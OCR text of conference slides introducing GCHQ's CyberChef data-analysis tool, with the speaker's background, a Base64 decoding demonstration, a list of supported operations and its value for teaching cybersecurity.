
Cybersecurity Zero to Hero with CyberChef

Jonathan Glass




Script for the next ~40 mins

- Disclaimers
- Introduce Me/CyberChef
- Discuss the Value
- Walkthrough a Few Recipes
  - Small, Medium, Large
- Advanced Use Cases
  - Building Custom Operations
  - Potential for Integration
  - Interacting with Active Content
- Lessons Learned

Slide Legal made me make

- The views that I express are my own and do not necessarily represent
  - those of the Federal Reserve Bank of New York or the Federal Reserve System
  - those of the University of Richmond School of Professional and Continuing Studies
  - sound cybersecurity advice in general.
- View at your own risk



I refuse to tell you which is which

Introductions


Jonathan Glass

- **Federal Reserve (Present)**
  - Malware Analyst
  - Local and National Incident Responder
  - Forensic Analyst
- **University of Richmond School of Professional and Continuing Studies (Present)**
  - Adjunct Instructor
    - Digital Forensics
    - Malware Analysis
    - Black/Blue Hat Python

- 10 years Cybersecurity
- 9 years USAF
- GCIH, GAWN, GCFA, CISSP, CEH, MODOK, MCSE, GPYC
- BS in InfoSec, MBA
- http://jon.glass
- email@jon.glass
- @GlassSec

CyberChef

- https://gchq.github.io/CyberChef/
- The Cyber Swiss Army Knife - a web app for encryption, encoding, compression and data analysis



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

Input

```
length: 20
 lines:  1
SGVsbG8gUlZBU2VjISEh
```

Output

```
  time:  2ms
length:   15
 lines:    1
Hello RVASec!!!
```

GCHQ

@GCHQ


The UK's intelligence, security and cyber agency, combining cutting-edge technology with technical ingenuity to help keep the UK safe. T&Cs: bit.ly/GCHQterms

United Kingdom

gchq.gov.uk

Joined January 2016

How does it work?



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

☑ Auto Bake

```
SGVsbG8gUlZBU2VjISEh
```

```
Hello RVASec!!!
```


Powerful Operations

- From/To Hex
- From/To Base64
- URL Encode/Decode
- Regular Expression
- XOR Brute Force
- Decode Text
- CSV to JSON
- JSON to CSV

- RC2, RC4, DES, Triple DES, AES Encrypt/Decrypt
- Bitwise operations
- HTTP request
- JPath Expression
- Strings
- Extract Filepaths
- Extract EXIF


- Zip/Unzip
- Tar/Untar
- All the Hashes
- Syntax Highlighting
- Script Beautify
- Render Image
- XKCD Random Number
- 300+ and growing!

Value of CyberChef



Value of CyberChef


- Reduces the entry threshold for Cybersecurity tasks
  - Drag and Drop operations
  - Menu of things to try
  - Web GUI
- Solid platform to demonstrate programming concepts
  - Functions, Order of operation, data types…
  - Visualize data manipulation step by step
  - Trick students into coding with RegEx

